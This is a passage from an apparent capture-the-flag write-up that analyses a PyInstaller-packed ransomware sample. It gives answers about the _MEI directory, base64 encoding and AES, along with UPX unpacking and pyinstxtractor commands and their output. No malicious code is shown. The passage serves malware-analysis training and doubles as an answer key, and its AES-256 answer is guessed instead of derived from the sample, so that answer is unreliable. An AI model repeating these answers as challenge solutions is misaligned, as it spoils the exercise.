seg000:00383AE8                 db    0
seg000:00383AE9                 db    0
seg000:00383AEA                 db    0
seg000:00383AEB                 db  4Dh ; M
seg000:00383AEC                 db  45h ; E
seg000:00383AED                 db  49h ; I
seg000:00383AEE                 db  0Ch
seg000:00383AEF                 db  0Bh
seg000:00383AF0                 db  0Ah
seg000:00383AF1                 db  0Bh
seg000:00383AF2                 db  0Eh
```

Putting MEI as the answer and it says its wrong. Knowing **MEI** has to do with some kind of temporary directory, look it up. **MEI** is preceded by an underscore, add that to the answer and it is correct.



mei python temporary directory

About 79,100 results (0.55 seconds)

calicoctl leaks `/tmp/_MEI*` directories on start · Issue #1178 ... - GitHub
https://github.com/projectcalico/calicoctl/issues/1178

Sep 29, 2016 - So on each start a **directory** /**tmp**/_**MEI*** is created and fills the disk. ... of the other **python** apps that are in calico/node as well as calicoctl itself.


Answer: _MEI

Herensuge 8

Your answers to the last two question should give you more hints as to how the ransomware was packed. What tool/library was used in packing the ransomware?

Solution

Look up the last two answers _ **MEI and Python (nospace between the underscore and MEI)** and the results give the tool/library.



_mei python

About 23,100,000 results (0.49 seconds)

What PyInstaller Does and How It Does It — PyInstaller 3.2 ...
https://pythonhosted.org/PyInstaller/operating-mode.html
you run PyInstaller on that OS, under that version of **Python**. The **Python** .... The folder is named **_MEI** xxxxxx, where xxxxxx is a random number. The one ...

People also ask

Does PyInstaller require Python?

What is PyInstaller?

How do I open a PyInstaller file?

Advanced Topics — PyInstaller 3.2 documentation - PythonHosted.org
https://pythonhosted.org/PyInstaller/advanced-topics.html
If one-file mode, extract bundled files to temppath **_MEI** xxxxxx; Set/unset various ... PyInstaller embeds compiled **python** code (.pyc files) within the executable.

Answer: PyInstaller

Herensuge 9

Extract the original Python script(s). How is the wallpaper image encoded?

Solution

Everything so far has been encoded in Base64 and that's the answer. :)


Answer: base64

Herensuge 10

What type of the encryption does this ransomware use to encrypt a user's files? Don't include the mode of encryption. Include the key bit length in the encryption type if it is standard.


Solution

Looking at the malware in IDA, scroll all the way to the bottom in the **Strings** tab and notice that one of the strings mentions AES, which is a form of encryption.



```
"..." seg000:...  0000000E   C    b_hashlib.pyd
"..." seg000:...  0000000D   C    b_ctypes.pyd
"..." seg000:...  0000000C   C    bselect.pyd
"..." seg000:...  0000001A   C    bCrypto.Util._counter.pyd
"..." seg000:...  00000018   C    bCrypto.Cipher._AES.pyd
"..." seg000:...  00000019   C    bransomware.exe.manifest
"..." seg000:...  00000037   C    opyi-windows-manifest-filename ransomware.exe.manifest
"..." seg000:...  0000000E   C    \x1Bpython27.dll
```

Look up **AES Encryption** to see the key sizes. There is three key sizes: 128, 192, 256.




Advanced Encryption Standard

The Advanced Encryption Standard, also known by its original name Rijndael, is a specification for the encryption of electronic data established by the U.S. National Institute of Standards and Technology in 2001. Wikipedia

Key sizes: 128, 192 or 256 bits

Block sizes: 128 bits

Choose 256 because it's the strongest.



The algorithm provides 128-bit block **encryption** and has been designed to supports **key sizes** of 128, 192 and **256** bits. **AES 256**-bit **encryption** is the strongest and **most** robust **encryption** standard that is commercially available today.


AES 256-bit Encryption | Idera Glossary

Herensuge 11

What are the first 8 characters of the Monero wallet owned by the hackers?


Solution

Unpack **aisoudfwemidf.exe** with UPX (should be in tool folder), make sure to put the execuatable in the same folder as the UPX execuatble.




Name	Date modified	Type	Size
aisoudfwemidf.exe	8/7/2019 9:14 AM	Application	3,599 KB
BUGS	8/28/2018 4:10 PM	File	2 KB
COPYING	8/28/2018 4:10 PM	File	18 KB
LICENSE	8/28/2018 4:10 PM	File	6 KB
NEWS	8/28/2018 4:10 PM	File	23 KB
README	8/28/2018 4:10 PM	File	5 KB
README.1ST	8/28/2018 4:10 PM	1ST File	1 KB
THANKS	8/28/2018 4:10 PM	File	3 KB
upx.1	8/28/2018 4:10 PM	1 File	43 KB
upx.doc	8/28/2018 4:10 PM	Microsoft Word 9...	37 KB
upx.exe	8/28/2018 4:10 PM	Application	397 KB
upx.html	8/28/2018 4:10 PM	Chrome HTML Do...	39 KB

Use the following command to use UPX. **upx.exe aisoudfwemidf.exe**




```
C:\Users\tracerfire>cd Desktop\Tools\upx-3.95-win64

C:\Users\tracerfire\Desktop\Tools\upx-3.95-win64>upx.exe aisoudfwemidf.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: aisoudfwemidf.exe: AlreadyPackedException: already packed by UPX

Packed 1 file: 0 ok, 1 error.

C:\Users\tracerfire\Desktop\Tools\upx-3.95-win64>upx.exe -d aisoudfwemidf.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   3716929 <-    3685185   99.15%    win32/pe     aisoudfwemidf.exe

Unpacked 1 file.
```

To get the scripts from the unpacked executable use **Pyinstxtractor.py** (Resources page to download).




```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire>cd Desktop\Artifacts\ARTIFACTS_FOUND

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS_FOUND>python pyinstxtractor.py aisoudfwemidf.exe
[*] Processing aisoudfwemidf.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 27
[*] Length of package: 3589441 bytes
[*] Found 21 files in CArchive
[*] Begining extraction...please standby
[*] Found 204 files in PYZ archive
[*] Successfully extracted pyinstaller archive: aisoudfwemidf.exe

You can now use a python decompiler on the pyc files within the extracted directory
```



› Desktop › Artifacts › ARTIFACTS_FOUND

Name	Date modified	Type	Size
aisoudfwemidf.exe_extracted	8/7/2019 9:27 AM	File folder	
Alabank	8/6/2019 5:43 PM	File folder	
foolupx	7/30/2019 5:18 PM	File folder	
login_recompiled	8/6/2019 5:48 PM	File folder	
Memory_Dump	8/6/2019 12:52 PM	File folder	
META-INF	7/24/2019 4:44 PM	File folder	
PC-1Alabank	8/6/2019 5:48 PM	File folder	
aisoudfwemidf.exe	8/7/2019 9:14 AM	Application	3,630 KB
exiftool.exe	7/25/2019 10:35 AM	Application	8,311 KB
main.exe	7/26/2019 1:32 PM	Application	163 KB
pyinstxtractor.py	8/6/2019 3:54 PM	Python File	11 KB


Look at the unpacked files. Open **ransomware** with Sublime Text.



